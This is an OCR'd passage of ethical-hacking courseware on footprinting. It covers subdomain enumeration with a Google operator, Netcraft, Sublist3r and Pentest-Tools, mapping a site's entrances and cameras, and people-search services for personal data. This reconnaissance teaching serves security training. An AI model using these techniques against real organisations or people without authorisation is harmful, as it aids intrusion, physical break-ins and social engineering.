


Figure 2.12: Google search engine showing results for given syntax

The sub-domain is available to only a few people. These persons may be employees of an organization or members of a department. In many organizations, website administrators create sub-domains to test new technologies before deploying them on the main website. Generally, these sub-domains are in the testing stage and are insecure; hence, they are more vulnerable to various exploitations. Sub-domains provide insights into the different departments and business units in an organization. Identifying such sub-domains may reveal critical information regarding the target, such as the source code of the website and documents on the webserver. Access restrictions can be applied based on the IP address, domain or subnet, username, and password. The sub-domain helps to access the private functions of an organization. Most organizations use common formats for sub-domains. Therefore, a hacker who knows the external URL of a company can often discover the sub-domain through trial and error, or by using a service such as Netcraft.

You can also use the advanced Google search operator shown below to identify all the sub-domains of the target:

```
site:microsoft.com -inurl:www
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.13: Finding sub-domains using Google Advanced Search Operator

Tools to Search Company's Sub-domains


- **Netcraft**

  Source: *https://www.netcraft.com*

  Netcraft provides Internet security services, including anti-fraud and anti-phishing services, application testing, and PCI scanning. They also analyze the market share of web servers, operating systems, hosting providers and SSL certificate authorities, and other parameters of the Internet.

  As shown in the screenshot below, attackers can use Netcraft to obtain all the sub-domains related to the target domain.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



NETCRAFT

Hostnames matching *.microsoft.com

▸ Search with another pattern?

First 500 results (showing 41 to 60)

	Site	First seen	Netblock	OS	Site Report
41.	social.technet.microsoft.com	August 2008	Akamai Technologies	Linux	
42.	appsforoffice.microsoft.com	October 2013	Akamai International, BV	Linux	
43.	examregistration.microsoft.com	October 2014	Microsoft Corporation	Windows Server 2016	
44.	login.microsoft.com		Microsoft Corporation	Windows Server 2008	
45.	myanalytics.microsoft.com	March 2019	Microsoft Corp	Windows Server 2016	
46.	o15.officeredir.microsoft.com	May 2012	Microsoft Corporation	Windows Server 2016	
47.	statics.teams.microsoft.com	December 2016	Microsoft Corporation	unknown	
48.	emea.flow.microsoft.com		Microsoft Corp	Windows Server 2016	
49.	powerusers.microsoft.com	June 2016	Lithium Technologies, Inc.	F5 BIG-IP	
50.	msrc-blog.microsoft.com		Microsoft Corporation	Windows Server 2016	

Figure 2.14: Screenshot of Netcraft displaying sub-domains of microsoft.com

- **Sublist3r**

  Source: *https://github.com*

  Sublist3r is a Python script designed to enumerate the subdomains of websites using OSINT. It enables you to enumerate subdomains across multiple sources at once. Further, it helps penetration testers and bug hunters in collecting and gathering subdomains for the domain they are targeting. It enumerates subdomains using many search engines such as Google, Yahoo, Bing, Baidu, and Ask. It also enumerates subdomains using Netcraft, VirusTotal, ThreatCrowd, DNSdumpster, and ReverseDNS.

  Syntax:

```
sublist3r [-d DOMAIN] [-b BRUTEFORCE] [-p PORTS] [-v VERBOSE][-t
THREADS] [-e ENGINES] [-o OUTPUT]
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Short Form	Long Form	Description
-d	--domain	Domain name to enumerate subdomains of
-b	--bruteforce	Enable the subbrute bruteforce module
-p	--ports	Scan the found subdomains against specific TCP ports
-v	--verbose	Enable the verbose mode and display results in real time
-t	--threads	Number of threads to use for subbrute bruteforce
-e	--engines	Specify a comma-separated list of search engines
-o	--output	Save the results to a text file
-h	--help	Show the help message and exit

Table 2.4: Sublist3r options with description

Examples 1:

As shown in the screenshot, Sublist3r helps attackers in enumerating the subdomains of a target company from multiple sources at the same time.

Figure 2.15: Screenshot of Sublist3r displaying sub-domains of google.com

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Examples 2:

Sublist3r also helps attackers in enumerating the subdomains of a target company with a specific port open.

As shown in the screenshot, attackers search for subdomains of google.com (-d google.com) using the Bing search engine (-e Bing) with port 80 (-p 80) open.

Figure 2.16: Screenshot of Sublist3r displaying sub-domains of google.com with port 80 open


- **Pentest-Tools Find Subdomains**

  Source: *https://pentest-tools.com*

  Pentest-Tools Find Subdomains is an online tool used for discovering subdomains and their IP addresses, including network information and their HTTP servers.

  As shown in the screenshot, attackers search for sub-domains related to microsoft.com to obtain critical information about the target company domain, such as sub-domains, IP addresses, operating systems, servers used, technology used, web platform, and page titles.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Pentest-Tools.com

DOWNLOAD REPORT


✔ microsoft.com

Found 117 subdomains

Subdomain	IP address	OS	Server	Technology	Web Platform	Page Title
download.microsoft.com	2.19.60.35	Windows	Microsoft-IIS	ASP.NET		Microsoft Download Center: Windows, Office, Xbox & More
support.microsoft.com	2.19.61.76					
docs.microsoft.com	2.20.37.130					Technical documentation, API, and code examples | Microsoft Docs
codecs.microsoft.com	2.22.146.89		AkamaiGHost			Access Denied
rto.microsoft.com	13.66.244.249	Windows	Microsoft-IIS 10.0	ASP.NET		Your Azure Function App is up and running.
me.microsoft.com	13.68.197.138	Windows	Microsoft-IIS 10.0	ASP.NET 4.0.30319		Home Page - My ASP.NET Application
linux.microsoft.com	13.77.154.182		Apache 2.4.6			Microsoft: Linux Systems Group
online.microsoft.com	13.77.161.179					We are sorry, the page you requested cannot be found
profile.microsoft.com	13.77.200.139	Windows	Microsoft-IIS 10.0	ASP.NET		IIS Windows Server
input.microsoft.com	13.95.64.138					
portal.microsoft.com	13.107.6.156					Sign in to your account

Figure 2.17: Screenshot of Pentest-Tools displaying sub-domains of microsoft.com

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Finding the Geographical Location of the Target

Information such as the physical location of an organization plays a vital role in the hacking process. Attackers can obtain this information using footprinting. In addition to the physical location, a hacker can also acquire information such as surrounding public Wi-Fi hotspots that may offer a way to break into the target organization's network.

Attackers with the knowledge of a target organization's location may attempt dumpster diving, surveillance, social engineering, and other non-technical attacks to gather more information. Once the attackers discern the location of the target, they can obtain detailed satellite images of the location using various sources available on the Internet such as Google Earth and Google Maps. The attackers can use this information to gain unauthorized access to buildings, wired and wireless networks, and systems.

Tools for Finding the Geographical Location

The tools for finding the geographical location allow you to find and explore most locations on the earth. They provide information such as images of buildings, as well as their surroundings, including Wi-Fi networks. Tools such as Google Maps even locate entrances of the building, security cameras, and gates. These tools provide interactive maps, outline maps, satellite imagery, and information on how to interact with and create one's own maps. Google Maps, Yahoo Maps, and other tools provide driving directions, traffic conditions, landmarks, and detailed address and contact information.

Attackers may use tools such as Google Earth, Google Maps, and Wikimapia, to find or locate entrances to buildings, security cameras, gates, places to hide, weak spots in perimeter fences, and utility resources such as electricity connections, to measure the distance between different objects, and so on.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Google Earth** (*https://earth.google.com*)

  Attackers use the Google Earth tool to find the exact location of a target. Using this tool, attackers can even access 3D images that depict most of the populated Earth's surface with a high resolution. The detail allows attackers to obtain street views, altitude information, and even coordinates.




Figure 2.18: Screenshot of Google Earth

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

People Search on Social Networking Sites

Searching for a particular person on a social networking website is fairly easy. Social networking services are online services, platforms, or sites that focus on facilitating the building of social networks or social relations among people. These websites contain information that users provide in their profiles. They help to directly or indirectly relate people to each other through various fields such as common interests, work location, and education.

Social networking sites allow people to share information quickly, as they can update their personal details in real time. Such sites allow users to update facts about upcoming or current events, recent announcements and invitations, and so on. Social networking sites are a great platform for finding people and their related information. Many social networking sites allow visitors to search for people without registering on the site; this makes people searching on social networking sites an easy and anonymous task. A user can search for a person using the name, email, or address. Some sites allow users to check whether an account is active, which then provides information on the status of the person being searched.

Social networking sites such as Facebook, Twitter, LinkedIn, and Instagram allow you to find people by name, keyword, company, school, friends, colleagues, and the people living around them. Searching for people on these sites returns personal information such as name, position, organization name, current location, and educational qualifications. In addition, you can also find professional information such as company or business, current location, phone number, email ID, photos, videos and so on. Social networking sites such as Twitter are used to share advice, news, concerns, opinions, rumors, and facts. Through people searching on social networking services, an attacker can gather critical information that will help them in performing social engineering or other kinds of attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.19: Screenshot of Facebook showing search results

People Search on People Search Services

You can use public record websites to find information about email addresses, phone numbers, house addresses, and other information. Many individuals use online people search services to find information about other people. Generally, online people search services such as pipl, Intelius, BeenVerified, Whitepages, and PeekYou provide people's names, addresses, contact details, date of birth, photographs, videos, profession, details about their family and friends, social networking profiles, property information, and optional background on criminal checks. Further, online people search services may often reveal the profession of an individual, businesses owned by a person, upcoming projects and operating environment, websites and blogs, contact numbers, important dates, company email addresses, cell phone numbers, fax numbers, and personal e-mail addresses. Using this information, an attacker can try to obtain bank details, credit card details, past history, and so on. This information proves to be highly beneficial for attackers to launch attacks. There are many available online people search services that help in obtaining information regarding people. Examples of such people search services include Intelius, pipl, and AnyWho.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **People search service - Intelius**

  Source: *https://www.intelius.com*

  Attackers can use the Intelius people search online service to search for people belonging to the target organization. Using this service, attackers obtain information such as phone numbers, address history, age, date of birth, relatives, previous work history, educational background, and so on.

